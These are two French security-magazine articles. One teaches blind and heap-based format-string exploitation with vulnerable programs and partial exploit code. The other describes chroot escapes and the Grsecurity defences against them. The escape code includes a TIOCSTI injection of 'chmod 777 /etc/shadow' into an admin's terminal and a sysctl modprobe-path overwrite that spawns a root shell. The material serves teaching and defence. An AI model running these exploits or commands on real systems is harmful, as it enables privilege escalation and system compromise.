- plusieurs IRCd - 26/06/2003 (CAN-2003-0478)

Les notions de base sur l'exploitation des BF et du fonctionnement de la pile sont préférables pour la lecture de cet article. Je vous invite à lire [SCUTESO] et [BGR] si ce n'est pas déjà fait.

Les BF sont souvent considérés comme étant simples à exploiter. Pourtant, nous verrons que dans certaines conditions, cela s'avère complexe.

Rappel

Le bogue de format typique, est

```
[...]
printf(your_buf);
[...]
```

Puisqu'on contrôle la chaîne de format passée en paramètre à la fonction `printf()`, on est en mesure de faire afficher la pile avec des "%x%x...". C'est ce qu'on appelle une *fuite d'informations*.

Grâce à l'instruction de format "%n", un attaquant est capable de contrôler la mémoire du processus, et de faire exécuter du code arbitraire. Cette instruction écrit le nombre d'octets déjà affiché à une adresse située sur la pile, mais pouvant pointer n'importe où en mémoire. Il va donc nous falloir placer une adresse sur la pile pour contrôler l'écriture. Si la chaîne de format est elle-même placée sur la pile, il suffira d'y inclure l'adresse. Sinon, on peut utiliser n'importe quel buffer de la pile contenant des données qu'on contrôle. Ça peut être l'environnement ou les arguments du programme par exemple.

Avec les informations récoltées, il est possible de calculer avec précision tout les paramètres essentiels à l'exploitation du bogue, c'est-à-dire provoquer une corruption de la mémoire via la directive "%n".

La situation se complique si, au lieu de `printf(your_buf)`, on a `sprintf(dest, your_buf)` ou `fprintf(FICHIER, your_buf)`. En effet, dans ces cas, on ne pourra pas lire le résultat de notre chaîne de format car nous ne voyons pas la sortie.

La méthode la plus courante voudrait qu'on utilise la fuite d'information pour localiser des données contrôlables sur la pile, puis qu'on s'aligne sur nos données pour passer l'adresse de notre choix au format "%n" et ainsi écrire où on veut.

Ce qu'on appelle BF en aveugle, est un BF sans fuite d'information. On trouve de tels BF lorsque les fonctions `syslog()`, `sprintf()`, `fprintf()`, etc. sont impliquées.

LES BOGUES DE FORMAT EN AVEUGLE

Si on ne peut pas lire la pile, il faut qu'on trouve autre chose pour détecter nos données et l'alignement nécessaire à l'exploitation du programme.

LE PROBLÈME DE LA POSITION ET DE L'ALIGNEMENT DE NOS DONNÉES

Scut a inventé une méthode qui marche très bien : il s'agit d'utiliser de l'analyse temporelle. L'idée est simple, on calcule le temps précis d'exécution du programme à deux reprises.

La première fois, notre chaîne de format ne fera rien de particulier ;

la seconde fois, elle fera planter le programme en utilisant des directives telles que "%n" et "%s", qui écrivent et lisent respectivement à des adresses se trouvant sur la pile (la pile ne contenant pas que des pointeurs, la lecture à une adresse invalide fera planter le programme).

La différence de temps entre les deux exécutions est significative et va nous permettre d'évaluer si le programme plante ou non par la suite. On fabrique donc notre chaîne de format censée écrire à une adresse *valide*, en fixant des valeurs par défaut pour la position de nos données et de son alignement.

Tant que le programme plante, on ajuste ou notre position ou notre alignement. Lorsque ça ne plante plus, on peut vérifier qu'on possède les bonnes valeurs en tentant d'écrire cette fois à une adresse invalide. Si ça ne plante pas, on était en présence d'un faux positif.

Lorsqu'on a trouvé les valeurs nécessaires à l'exploitation, on est en mesure d'écrire ce que l'on veut où l'on veut. Il ne reste plus qu'à corrompre ce qu'il faut pour faire exécuter notre shellcode. Il existe plusieurs façons pour cela, que nous allons maintenant voir de plus près.

COMMENT FAIRE EXÉCUTER NOTRE SHELLCODE

Premièrement, connaître l'adresse du shellcode à exécuter est nécessaire.

Lors d'une fuite d'information, on peut trouver l'adresse du shellcode. Dans notre cas, on essaie de le placer à une adresse prévisible et, si nécessaire, de l'ajuster par plusieurs tentatives d'exploitation.

Les adresses des segments mémoire du binaire sont relativement constantes (son tas, sa pile, les `mmap`). Si on peut générer une fuite de mémoire (à savoir occuper un grand espace mémoire avec nos données), pour occuper une grande plage d'adresses, nos chances de prédire la bonne adresse augmenteront. L'utilisation des NOP (pas d'opération) fait toujours ses preuves. On peut aussi aller chercher l'adresse du shellcode là où elle se trouve en mémoire. Plus simple, on peut utiliser le BF pour aller écrire le shellcode à une adresse de notre choix.

Si on est en mesure d'accéder aux fichiers objets, dans le cas d'un bogue local par exemple, on lit dans la `libc` pour récupérer l'adresse de la fonction `system()` sur laquelle il peut être intéressant de retourner. On n'a, comme ça, plus besoin d'injecter un shellcode en mémoire.

Admettons qu'on connaisse l'adresse du shellcode, il nous faut maintenant détourner l'exécution du processus vers notre shellcode. Là encore, si on a accès au binaire qu'on veut exploiter, on peut récupérer les adresses exactes de tableaux de pointeurs sur fonctions comme la `GOT`, la section `.dtors`, voire des données internes du programme qu'il serait intéressant de corrompre.

Une méthode que j'aime particulièrement est l'écrasement des sauvegardes de registre `%eip` et `%ebp` se situant sur la pile (on y reviendra).

Bref, la plupart du temps, on peut au moins éviter d'avoir plusieurs adresses à prédire.

CAS PRATIQUE

Voici donc le code source du programme à exploiter :

```
int main (int argc, char *argv[])
{
    char foobuf[512];

    if (argc < 2)
        exit (EXIT_FAILURE);

    snprintf (foobuf, sizeof (foobuf), argv[1]);
    exit (EXIT_SUCCESS);
}
```

Il s'agit d'un BF en aveugle puisque le premier argument (`argv[1]`) est utilisé comme chaîne de format pour `snprintf()`. Juste après la faille, le programme sort à cause de l'appel à `exit()`. C'est à ce type de faille qu'étaient sensibles Ethereal, CDRecord et IRCd.

Pour exploiter la faille, on doit détourner quelque chose qui est exécuté/utilisé après la faille, à savoir la fin de la fonction `snprintf()` et la fonction `exit()`.

Si on est en local, on peut choisir de détourner le `.dtors`, dont on obtient l'adresse dans les symboles du binaire. On place facilement le shellcode dans l'environnement et on prédit son adresse exacte. Rappelons que le `.dtors` est un tableau de pointeurs sur fonction. Ces fonctions sont exécutées lorsque le programme appel sort, après le `main()`.

Si on n'est pas en local, il faut avoir le moins d'adresses à deviner. Voici une méthode pour ne prédire qu'une seule adresse : le contenu du premier argument (`argv[1]`) est copié sur la pile dans le *buffer* alloué par la fonction `main()` (`.. char foobuf[512] ..`).

Lorsque la fonction `snprintf()` est appelée, le registre `%eip` est sauvegardé juste derrière `foobuf`. L'adresse de la sauvegarde du registre `%eip` et du buffer `foobuf` sont donc très proches, et à partir d'une adresse, on peut calculer l'autre. On contrôle le contenu de `foobuf` et on peut donc y placer notre shellcode. En écrasant la sauvegarde du registre `%eip` de la fonction `snprintf()` par l'adresse du shellcode placée dans `foobuf`, on assure l'exécution de notre code lors du retour de la fonction `snprintf()`.

UTILISATION DE L'ANALYSE TEMPORELLE

Regardons comment faire de l'analyse temporelle pour calculer l'alignement et la position. Nous écrirons le shellcode sur la pile à une adresse où il ne gênera pas, et testerons différentes adresses sur la pile jusqu'à détourner un `[saved_eip]` vers le shellcode.

L'exploit

En raison de sa grande taille, l'exploit ne peut être inclus entier ici, mais vous trouverez les codes de cet article sur : `http://mapage.noos.fr/hrchallenge/fmt-misc.tgz`.

Voici une partie du code de l'exploit :

```
#define INVALID_FORMAT
"%s%n%s%n%s%n%s%n%n%n%n%n%n%s%n%n%s%n%s%n%n%s%n%n%s"
#define VALID_FORMAT    "%.9999421u"
#define DIFF(a, b)      (a > b ? a - b : b - a)

int                     distance, align;

unsigned int fmt_time (char * vuln, char * fmtbuf)
{
    char                * args[3] = { vuln, fmtbuf, NULL };
    int                 status = 0;
    pid_t                 pid;
    struct timeval        tv_start, tv_end;
    unsigned int        ret;

    gettimeofday (&tv_start, NULL);
    if (!(pid = fork ()))
        {
            execve(vuln, args, environ);
            exit (0);
        }
    else
        wait (&status);
    gettimeofday (&tv_end, NULL);
    ret = (DIFF(tv_end.tv_sec, tv_start.tv_sec) * 100000) +
        DIFF(tv_end.tv_usec, tv_start.tv_usec);
    return (ret);
}

int range_crashed(char * vuln, unsigned int addr, unsigned int addr2)
{
    char                fmt[FMT_SIZE], tmp[128];
    int                 i, j, l, s;

    if (addr >= addr2)
        return (0);
    memset(fmt, 'A', FMT_SIZE - 1);
    for (i = 0; addr < addr2; addr += 4, i++)
        *(unsigned *)(&fmt[align + i * 4]) = addr;
    for (j = l = s = 0; j < i; j++)
        {
            s += l;
            l = sprintf(tmp, "%%%d$n", distance + j);
            memcpy(fmt + align + i * 4 + s, tmp, l);
        }
    memcpy(fmt + align + i * 4 + s + l, VALID_FORMAT,
           sizeof(VALID_FORMAT) - 1);
    fmt[FMT_SIZE - 1] = '\0';
    i = fmt_time(vuln, fmt);
    return (!(IZ_ALIVE(i)));
}

int main (int ac, char ** av)
{
    [...]
    succ_time = fmt_time (av[1], VALID_FORMAT);
    fail_time = fmt_time (av[1], INVALID_FORMAT);
    [...]
    for (distance = MIN_DISTANCE ; distance < MAX_DISTANCE; distance++)
        for (align = 0; align < 4; align++)
            if (!range_crashed (av[1], ADDRESS_VALID, ADDRESS_VALID + 4))
                {
                    if (range_crashed(av[1], ADDRESS_INVALID,
ADDRESS_INVALID + 4))
                        do_exploitation(av[1]);
                    else
                        break;
                }
    [...]
}
```

Comme vu précédemment, on commence donc par enregistrer le temps d'une exécution du programme sans plantage, puis une avec plantage.

L'écart est tel qu'on est desormais capable de savoir si le programme plante ou non.C'est ce que fait la macro suivante :

```
#define A_PAS_PLANTER(a)     ((DIFF(a, succ_time) < DIFF(a, fail_time)) ? 1 : 0)
```

On verifie simplement de quelle valeur le temps est le plus proche pouredeterminer si le programme a ou non planté. On va ensuite tester toutes les valeurs possibles pour la combinaison de distance/alignement jusqu'a trouver la bonne.

Pour finir, on va utiliser une dichotomie (le code n'est pas present ici) pour trouver la limite sur la pile des adresses utilisées. C'est-a-dire à partir de quelle adresse exactement on ne fait plus planter le programme.

En ajustant avec encore quelques tentatives, on va arriver à trouver l'adresse exacte d'un `[saved_eip]`. On le redirige vers le shellcode qu'on a écrit de toute piece vers une adresse de notre choix, et celui-ci se retrouve executé.

LES BOGUES DE FORMATS SUR LE TAS

Jusque-là, on a vu comment exploiter un programme en accédant à la pile. Il arrive qu'il soit impossible de contrôler quoique ce soit sur la pile, ce qui constitue une deuxième grosse difficulté dans l'exploitation. Dans ces cas-là, on n'a pas le choix, il faut utiliser les adresses déjà présentes sur la pile.

RAPPEL SUR LA PILE

La pile est constituée de l'espace réservé à chaque fonction (appelé *stack frame*), ainsi que de quelques données situées à son début, comme l'environnement ou les arguments. La *stack frame* d'une fonction est créée dès le moment où celle-ci est appelée par l'instruction `call`. Le processeur met alors sur la pile la sauvegarde du registre `%eip`, de manière à ce que la fonction appelée puisse retourner avec les instructions `leave;ret` lors de son épilogue.

Chaque fonction a un code proche de celui ci :

```
fonction:
    push %ebp       # on place %ebp sur la pile
    mov %esp, %ebp  # sauvegarde du registre %esp dans %ebp
    subl $local_var_sz, %esp        # on alloue de la place pour les
                                    # variables locales
    push $argument          # on place l'argument de la fonction sous-
                            # fonction sur la pile
    call sous-fonction      # on appel la fonction sous-fonction
    addl $4, %esp           # on retire le parametre de la pile
    [.....]
    leave
    ret                     # la fonction se termine...
```

La première chose que fait une fonction est de sauvegarder le registre `%ebp [saved_ebp]` sur la pile, puis déplace le registre `%esp` dans le registre `%ebp`, avec les deux premières lignes (le `push` et le `mov`).

L'instruction `leave` est exécutée à la sortie de la fonction, et fait exactement l'inverse, à savoir :

```
mov %ebp, %esp
pop %ebp
```

Comme le registre `%esp` est sauvegardé dans `%ebp`, juste après que le registre `%ebp` soit sauvegardé sur la pile, `%esp` pointe donc sur la sauvegarde du registre `%ebp` au moment où on le place dans `%ebp`. C'est pourquoi les sauvegardes des registres `%ebp` sur la pile se pointent entre elles.

On doit utiliser la directive `"%n"` avec une adresse se trouvant sur la pile. Si on veut une méthode un tant soit peu générique, il ne faut déjà pas compter sur les variables locales. Elles sont trop dépendantes du programme exploité. On peut également éliminer les arguments et l'environnement, qu'on ne contrôle pas lors de bogues à distance. Pour ce qui concerne les sauvegardes de `%eip [saved_eip]`, ils pointent tous vers des segments exécutables ; une écriture à ces adresses planterait donc le programme. Le choix est vite fait, il ne reste plus que les `[saved_ebp]` qui sont utilisables sur la pile.

Puisqu'ils se pointent entre eux, si on écrit à l'adresse d'un `[saved_ebp]`, on en corrompt un autre. Klog a déjà démontré **[KLOG]** qu'on peut prendre le contrôle du flux d'exécution à partir d'une corruption d'un `[saved_ebp]`. En bref, lors du retour de la fonction (la séquence `leave;ret`), le `[saved_ebp]` se retrouve dans le registre `%ebp`. Lors de la prochaine sortie de fonction, il sera déplacé dans `%esp`, nous offrant ainsi le contrôle de la pile, sur laquelle un `[saved_eip]` est récupéré. On fait pointer ce `[saved_eip]` sur notre shellcode et le tour est joué.

CAS PRATIQUE

On va maintenant tenter d'exploiter un programme avec un bogue de format situé sur le tas et en aveugle !

```
/* vuln.c */
#include <stdio.h>
#include <string.h>

extern char     ** environ;
char    buf[1024];

void    vuln(char * str)
{
    snprintf(buf, 1024, str);
}

void    truc(char * str)
{
    vuln(str);
}

int     main(int ac, char **av)
{
    char    * buf;
    int     i, j;
```

➔

```
    if (ac != 2)
        return (0);
    buf = strdup(av[1]);
    for (i = 0; i < ac; i++)
        for (j = 0; av[i][j]; av[i][j++] = 0);
    for (i = 0; environ[i]; i++)
        for (j = 0; environ[i][j]; environ[i][j++] = 0);
    truc(buf);
    return (0);
}
```

Le premier argument de ce programme est utilisé comme une chaîne de format, ce qui provoque le bogue. L'environnement et les arguments passés au programme sont effacés. On ne contrôle donc rien de ce qui se trouve sur la pile. A cause du `snprintf()`, le bogue de format se fera en aveugle. Notre chaîne de format n'est pas située sur la pile, car `strdup()` appelle `malloc()`, qui alloue sur le tas ou via un appel à `mmap()`, selon la taille de l'allocation.

Il faut alors faire avec ce qui se trouve sur la pile, à savoir les *stack frames* des fonctions `main()`, `truc()` et `vuln()`, qui contiennent les paires `saved[ebp/eip]`, ainsi que les variables locales, c'est-à-dire les variables `i`, `j` et `buf` pour la fonction `main()`.

Comment résoudre nos problèmes ? Nous détournons le `[saved_ebp]` de la fonction `truc()`, pour le faire pointer dans la *stack frame* de `main()`, plus précisément juste avant la variable `buf`. Comme la variable `buf` est un pointeur sur des données qu'on contrôle, on peut y placer le shellcode.

Lorsque la fonction `truc()` se finit, le `[saved_ebp]` dont un octet est corrompu, se retrouve dans le registre `%ebp`. Et lors du retour de `main()`, on va être en mesure de contrôler le `[saved_eip]` qui sera utilisé par l'instruction `ret`. C'est ainsi que le pointeur `buf` se trouvant sur la pile, va se retrouver dans `%eip`, et notre shellcode executé. En résumé, on doit ré-écrire 8 bits du `[saved_ebp]` de la fonction `vuln()`, ce qui décale son adresse d'au plus 2^7 (255) octets, ce qui suffit puisque le shellcode se trouve à proximité.

L'idée sous-jacente est que si un *buffer* n'est pas sur la pile, son adresse doit être sauvegardée quelque part si on veut pouvoir y accéder. Sachant que la pile stocke la majorité des pointeurs, on utilise la méthode courante du `%.Yx` pour afficher sur `Y` octets, suivi de `%Y$hhn` pour ré-écrire un octet du `saved_ebp` de `vuln()` se trouvant à la position `Y`. On est obligés de tester plusieurs valeurs pour trouver le bon Y, car la position n'est pas constante selon la version du compilateur utilisé. Encore une fois, le code de l'exploit n'est pas complet.

Vous trouverez toutes les sources de l'article sur : **http://mapage.noos.fr/hrchallenge/fmt-misc.tgz**

```
#include <stdio.h>

int     pid;

[...]

char    * buildbuf(int value, int distance)
{
    static char buf[1024];

    snprintf(buf, 1024, "%s%%.%dx%%%d$hhn\n", shellcode, i, j);
    return (buf);
}

void    exploit(char * vuln)
{
    char    tab[4] = "-\\|/";
    char    * fmt;
    int     value, distance;

    signal(SIGPIPE, SIG_IGN);
    for (distance = 4; distance != 10; distance++)
        for (value = 7; value <= 255; value++)
            {
                printf("\r%c exploitation en cours...",
                        tab[value % 4]);
                fflush(stdout);
                doit(vuln, value, distance);
            }
    putchar('\n');
}

int     main(int ac, char **av)
{
    [...]
    exploit(av[1]);
    [...]
}
```

Comme dans l'exploit précédent, on commence par tester différentes valeurs pour déterminer la bonne position. Cette fois, par contre, on n'aura pas besoin de tester differents alignements, vu que ce n'est pas nous qui plaçons la valeur que l'on va utiliser (on recherche ici un `[saved_ebp]`). Puis on teste toutes les valeurs

possibles pour la corruption d'un octet du [saved_ebp] jusqu'à obtenir un shell. Je vous laisse analyser la fonction "buildbuf" pour comprendre exactement la chaîne de format utilisé pour corrompre un seul octet.

Quelques pistes

Les deux grosses difficultés dans l'exploitation des BF sont les BF en aveugle, et ceux pour lesquels on ne contrôle rien sur la pile. On vient de voir à travers deux cas concrets comment exploiter de tels bogues. Dans 99% des cas, une méthode similaire à celles présentées ici fonctionne, et dans le 1% restant, il y a de fortes chances qu'une astuce résolve le problème.

Voici quelques pistes que j'ai trouvées pour parer à ces éventuels 1% gênants :

- les chaînes de format ont une fonctionnalité souvent peu connue, il s'agit de l'utilisation de '*'. Par exemple la chaîne de format "%.*n" écrit à l'adresse située sur la pile en seconde position, ce qui est très utile pour déplacer des adresses en mémoire.

- en quittant une fonction, les données qui composent sa *stack frame* restent sur la pile jusqu'à ce que les données d'une autre *stack frame* les écrasent. Dans bien des cas, on peut détourner un [saved_ebp] pour le faire pointer sur une de ces *stack frame* résidente. Comme la *stack frame* résidente provient d'une fonction exécutée auparavant, son [saved_eip] pointe sur une partie du code qui a déjà été exécutée. On peut l'utiliser pour revenir en arrière dans le programme et reproduire encore et encore le bogue, ce qui facilite l'exploitation. En combinant la méthode d'écrasement partiel des données, on peut produire des exploits avec un bon taux de réussite.

CONCLUSION

Les bogues de format constituent vraiment une classe à part parmi toutes les failles présentes dans les programmes. D'une part, dans la plupart des cas, il est possible de les exploiter automatiquement (ou presque). D'autre part, les méthodes d'exploitation sont très variées car un tel bogue donne un contrôle pratiquement complet sur le flux d'exécution du programme. C'est ce qui fait qu'il est si intéressant de voir dans le détail leurs exploitations. Comme on l'a vu, on peut le plus souvent trouver une astuce et faire exécuter du code arbitraire. Heureusement qu'ils sont si simples à éviter dans les programmes !

Nicolas Brito (**sauron@miscmag.com**)

RÉFÉRENCES

[BGR] "Eviter les failles de sécurité dès le développement d'une application - 2 : memoire, pile et fonctions, shellcode" - Frédéric Raynal / Christophe Grenier / Christophe Blaess - "**http://ouah.kernsh.org/faillesart2.html**"

[FRAYNAL] "Exploitation distante et automatique d'un bogue de format " - Frédéric Raynal - Misc 2

[SCUTESO] Tout sur les bogues de format - Scut / teso - **http://www.team-teso.net/releases/formatstring-1.1.tar.gz**

[GERARIQ] "Advances in format string exploitation" - Gera / Riq - **https://www.phrack.com/show.php?p=59&a=7**

[KLOG] "Frame pointer overwrite" - Klog - **https://www.phrack.com/show.php?p=55&a=8**

[ANONYMOUS] "Bypassing PaX ASLR protection" - **https://www.phrack.com/show.php?p=59&a=9**

chroot(), sécurité illusoire ou illusion de sécurité ?

7 façons de briser la prison de verre

L'appel système `chroot()` (abréviation pour change root directory), est devenu particulièrement populaire dernièrement, entre autres grâce à l'équipe d'OpenBSD [3]. De nombreux articles ont vanté les mérites de la restriction d'un processus dans un chroot. L'idée est de prendre un processus et de l'enfermer dans un chroot pour le confiner à l'intérieur d'un répertoire donné dans le système de fichiers. L'objectif est de protéger, prétendument, le reste du système contre une compromission complète si le processus à l'intérieur du chroot est pris pour cible.

L'objectif de cet article est de démystifier certaines croyances, en montrant plusieurs attaques contre cet appel système, et la manière de les contrer, comme cela est réalisé dans Grsecurity [1] (voir [2] pour une documentation complète mais Grsecurity propose entre autre des ACLs, de nombreux durcissements, des protections renforcées des zones mémoires, etc.,). Il est en effet essentiel de comprendre que des "fonctionnalités", comme chroot, ne font pas tout en sécurité, mais que la manière dont elles sont réalisées et configurées est au moins aussi essentielle.

Quand on discute des inconvénients de `chroot()`, la plupart des gens mettent en avant un article [4] écrit il y a plus d'un an qui décrit une attaque simple, mais qui ne fonctionne plus avec les versions récentes de Linux ou FreeBSD. Certaines personnes sont conscientes que si un attaquant parvient à devenir *root* dans un *chroot*, il n'y a plus rien qui l'empêche alors de s'attaquer au reste du système. Certes, cela est tout à fait exact, mais ces mêmes personnes sont en général inconscientes des moyens à mettre en œuvre.

Dans la suite de cet article, je décris en détail plusieurs attaques qui permettent de s'évader d'un chroot et de compromettre le système hôte. Certaines de ces attaques ne nécessitent pas d'être root, ce que beaucoup de personnes pensent, à tort, être impossible.

1 ÉVASION D'UN CHROOT VIA MOUNT

L'appel système `mount()`, réservé à l'utilisateur root, est utilisé pour monter un système de fichiers à un endroit précis. Il prend en argument le chemin vers le *device*, et le chemin vers l'endroit où monter le device. Évidemment, si un attaquant est autorisé à créer des devices appartenant aux disques durs présents sur le système, il peut sortir du chroot en montant des *files systems* et en y ajoutant des shells root par exemple.

Il existe de nombreuses options à considérer lors de la mise en place d'un chroot (voir les pages `man mount` et `man 2 mount`) dont les 3 plus intéressantes sont :

- `MS_NOSUID` : ignore les bits SUID et SGID ;
- `MS_NODEV` : empêche la création de devices ;
- `MS_NOEXEC` : interdiction d'exécuter des programmes.

Toutefois, il reste quand même des choses à faire. En fait, pour monter certains systèmes de fichiers, il n'est pas nécessaire d'avoir un device. Les plus connus de ces systèmes de fichiers sont `devpts` et `procfs`. La possibilité de monter `procfs` constitue une

fuite d'information à propos du système et des processus s'exécutant en dehors du chroot.

Certains pensaient qu'il était possible de sortir du chroot si `procfs` était monté, simplement en changeant la racine pour `/proc/1/root`. Cependant, cela n'est plus le cas, au moins sur les noyaux Linux récents. Il reste toutefois une autre fonctionnalité offerte par `procfs` qui permet également de sortir du chroot qui sera présentée ci-après (cf "Evasion via sysctl").

Monter `devpts` donne à l'attaquant un accès à toutes les pseudo-consoles ouvertes sur le système (par exemple, celles de ssh). L'attaquant peut alors injecter des caractères via `ioctl()` dans les terminaux, en particulier ceux des administrateurs.

Considérons le code suivant :

```
int fd;
char *buf = "chmod 777 /etc/shadow\n";
char *p;

fd = open("/dev/pts/0", O_RDWR);

if (fd < 0)
        return 1;

for (p = buf; *p; p++)
        ioctl(fd, TIOCSTI, p);
```

Sur une installation par défaut de Linux, cela exécute `chmod 777 /etc/shadow` dans le terminal d'un administrateur. Grsecurity arrête les attaques de ce type en interdisant tout montage au sein d'un chroot.

2 ÉVASION D'UN CHROOT VIA PTRACE

`ptrace()` a attiré l'attention dernièrement, en particulier depuis que certaines *race conditions* ont permis une compromission root locale. Cet appel système permet d'observer et/ou de modifier le flux d'exécution d'un autre processus. En tant que root dans un chroot, un attaquant peut modifier le flux d'exécution de n'importe quel processus du système (sauf `init`, le premier processus).

En tant que non root dans un chroot, l'attaquant peut modifier un processus possédant le même UID. L'attaquant utilise une requête `PTRACE_ATTACH` pour s'accrocher au processus cible, puis emploie `PTRACE_POKEUSR`, `PTRACE_SETREGS`, et `PTRACE_POKETEXT` pour modifier ce qu'il veut dans l'espace d'adressage du processus (et même les zones en lecture seule).

A cause d'une faible protection des pages sur la plupart des UNIXes, si l'attaquant veut compromettre un processus, il trouvera très probablement une partie de l'espace mémoire qui soit accessible à la fois en écriture et en exécution, même si la pile n'est pas exécutable. L'attaquant peut alors modifier cette région et rediriger l'exécution vers le code malicieux qu'il aura introduit (n'importe quel shellcode par exemple) afin de sortir du chroot. L'exploitation est très simple, d'autant qu'aucune force brute n'est nécessaire puisque l'attaquant a une vue complète de la mémoire du processus cible.

Il est clair que les attaques à base de `ptrace()` sont très puissantes et offrent une grande diversité de solution à un attaquant. Grsecurity interdit ces attaques en empêchant l'utilisation de `ptrace()` si le processus appelant tourne dans un chroot. De plus, comme Grsecurity garantit également qu'aucun segment ne soit accessible à la fois en écriture et en exécution, cela rend les exploitations à base de `ptrace()` bien plus complexe.

3 ÉVASION D'UN CHROOT VIA FCHDIR

Sortir d'un chroot avec `fchdir()` dépend fortement de l'application, au contraire des autres attaques, mais je ne connais aucun autre OS qui bloque cette attaque, en dehors de Grsecurity. Cet appel système permet de changer de répertoire courant pour un *file descriptor* ouvert référençant un autre répertoire.

Une exploitation est possible si le processus change de répertoire racine tout en conservant un file descriptor ouvert vers un répertoire situé en dehors du chroot (et donc sur le système de fichiers principal). L'attaquant peut exploiter une faille dans le chroot et changer de répertoire pour cet autre répertoire, ou bien utiliser cela en combinaison avec l'attaque `ptrace` décrite ci-dessus.

Grsecurity empêche cela en descendant dans l'arborescence du système de fichiers, en partant du répertoire vers lequel le processus "chrooté" tente le `fchdir()`. Si l'algorithme termine dans le système de fichiers "chrooté", l'opération est autorisée, dans le cas contraire, elle est rejetée.

4 ÉVASION D'UN CHROOT VIA CHMOD

Cette attaque nécessite une condition très particulière, mais, avec cette réserve, donne un accès root sur le système. Les appels système `chmod()` et `fchmod()` sont utilisés pour modifier les permissions sur un fichier. L'intérêt réside ici dans les droits `S_ISUID` et `S_ISGID`. Supposons qu'un attaquant devienne root dans le chroot (et que cela ne suffise plus pour sortir du chroot), il peut télécharger une application quelconque, et activer le bit SUID ou SGID. Maintenant, il est possible à un attaquant (le même ou un autre) situé en dehors du chroot, mais sans être root, de passer root grâce à l'application SUID/SGID.

En guise de protection, Grsecurity interdit l'ajout du bit SUID ou SGID lorsque le processus est dans un chroot.

5 ÉVASION D'UN CHROOT VIA SYSCTL

Une attaque dont je n'ai entendu parler nulle part se focalise sur la fonction `sysctl()` pour sortir du chroot. C'est une des plus élégante à exécuter et ne demande aucune des *capabilities* (voir `/usr/src/linux/include/capability.h`) particulières pour réussir. Cet appel système renseigne sur l'état du noyau, et, pour un processus avec les privilèges adéquats, permet de le modifier. Ces paramètres sont accessibles soit via le fichier de configuration `/etc/sysctl.conf`, soit au travers de `procfs`, soit directement par l'appel système `sysctl()`, et stockés sous forme d'une base type MIB (*Management Information Base*).

De là, un attaquant dispose de plusieurs choix, selon ce qui est compilé dans le noyau. Par exemple, la plupart des noyaux supportent les modules, et donc `CONFIG_KMOD`, qui autorise le chargement automatique d'un module noyau par un chargeur situé en espace utilisateur. Le chargeur habituel est `/sbin/modprobe`. Toutefois, il est possible d'en contrôler l'emplacement par une entrée dans la base avec `sysctl()`. Le programme suivant illustre cela :

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <linux/unistd.h>
#include <linux/sysctl.h>
#include <sys/socket.h>

_syscall1(int, _sysctl, struct __sysctl_args *, args);
int sysctl(int *name, int nlen, void *oldval, size_t *oldlenp,
          void *newval, size_t newlen)
{
        struct __sysctl_args args={name,nlen,oldval,oldlenp,newval,newlen};
        return _sysctl(&args);
}

#define SIZE(x) sizeof(x)/sizeof(x[0])
#define MODPROBEPATHLEN 256

char modprobepath[MODPROBEPATHLEN];
int pathlen;
int name[] = { CTL_KERN, KERN_MODPROBE };

int main(void){
        strcpy(modprobepath, "/bin/sh");
        pathlen = SIZE(modprobepath);
        if (sysctl(name, SIZE(name), 0, NULL, modprobepath, pathlen))
                perror("sysctl");
        else {
                printf("successfully modified the modprobe path.\n");
                socket(AF_SECURITY, SOCK_STREAM, 1);
                printf("executing shell with full privileges, outside"
                "of chroot\n");
        }
        return 0;
}
```

Cette attaque fonctionne car le noyau peut exécuter des programmes dans un contexte utilisateur. Quand le noyau force l'exécution d'un binaire, celui-ci est exécuté avec le vrai système de fichiers racine en tant que racine du nouveau processus.

Pour stopper cela, Grsecurity empêche les écritures via `sysctl()`, mais aussi via le `procfs`.

6 ÉVASION D'UN CHROOT VIA LA MÉMOIRE PARTAGÉE

Une autre attaque intéressante pour sortir d'un chroot s'appuie sur l'utilisation de mémoire partagée. L'attaque en elle-même dépend des processus employant de la mémoire partagée en dehors du chroot. Si de tels processus existent, il est alors très probable que l'attaque réussisse, indépendamment de ce que la mémoire partagée de ces processus soit déclarée privée ou non au moment de sa création.

Pour s'attacher à de la mémoire partagée, l'attaquant doit commencer par trouver sa cible. S'attacher à de la mémoire partagée non privée est facile : il suffit de connaître (ou de "bruteforcer") la clé de la mémoire virtuelle. Si la mémoire virtuelle est déclarée privée, un test supplémentaire impose que l'UID effectif de l'attaquant soit égal à l'UID du processus ou du créateur de la mémoire partagée.

L'utilisateur root peut outrepasser ce test s'il dispose de la *capability* `CAP_IPC_OWNER`, même s'il existe d'autres solutions pour root sans cette *capability*. S'il dispose de `CAP_SYS_ADMIN`, il peut alors modifier les *credentials* de la mémoire partagée pour qu'ils soient identiques aux siens, et ainsi s'attacher au processus. Si l'attaquant dispose de `CAP_SETUID`, il peut modifier son UID pour la faire correspondre à celle de la mémoire partagée.

Finalement, si le processus compromis dans le chroot possède un UID effectif égal à celui de la cible utilisant de la mémoire partagée, l'attaquant peut sortir du chroot sans avoir besoin des droits de root. Faire tourner des démons sous l'identité *nobody* est assez classique sur nos systèmes, et cette attaque devient alors particulièrement intéressante. Après avoir obtenu les *credentials* sur la mémoire partagée, l'attaquant peut récupérer l'identification de la mémoire avec la fonction `shmget()`, puis s'attacher à cette mémoire avec `shmat()`. L'attaquant peut alors profiter de cet accès pour modifier des entiers, des chaînes de caractères... pour exploiter le processus

Le programme suivant permet de déterminer si votre système est vulnérable ou non, que ce soit un Linux, un FreeBSD, un NetBSD, un OpenBSD ou un Solaris :

```
#include <stdio.h>
#include <sys/ipc.h>
#include <sys/types.h>
#include <sys/shm.h>

int main(void)
{
        pid_t pid;
        int ipckey, ret;

        printf("Testing denied shared memory attach out of chroot... : ");
        fflush(stdout);

        ipckey = shmget(0, 10, IPC_CREAT | IPC_EXCL | 0700);

        if (ipckey < 0) {
                printf("Unable to create shared memory.\n");
                return 1;
        }

        pid = fork();
        if (pid == 0) {
                void *shm = NULL;
                struct shmid_ds buf;

                ret = chroot("/tmp");

                if (ret) {
                        printf("Unable to chroot.\n");
                        return 1;
                }

                shm = shmat(ipckey, NULL, 0);

                if (shm == (void *)-1)
                        printf("PASSED\n");
                else {
                        shmdt(shm);
                        printf("FAILED\n");
                }

                shmctl(ipckey, IPC_RMID, &buf);
        } else if (pid > 0) {
                int status;

                wait(&status);
        } else if (pid < 0) {
                printf("Fork failed.\n");
                return 1;
        }

        return 0;
}
```

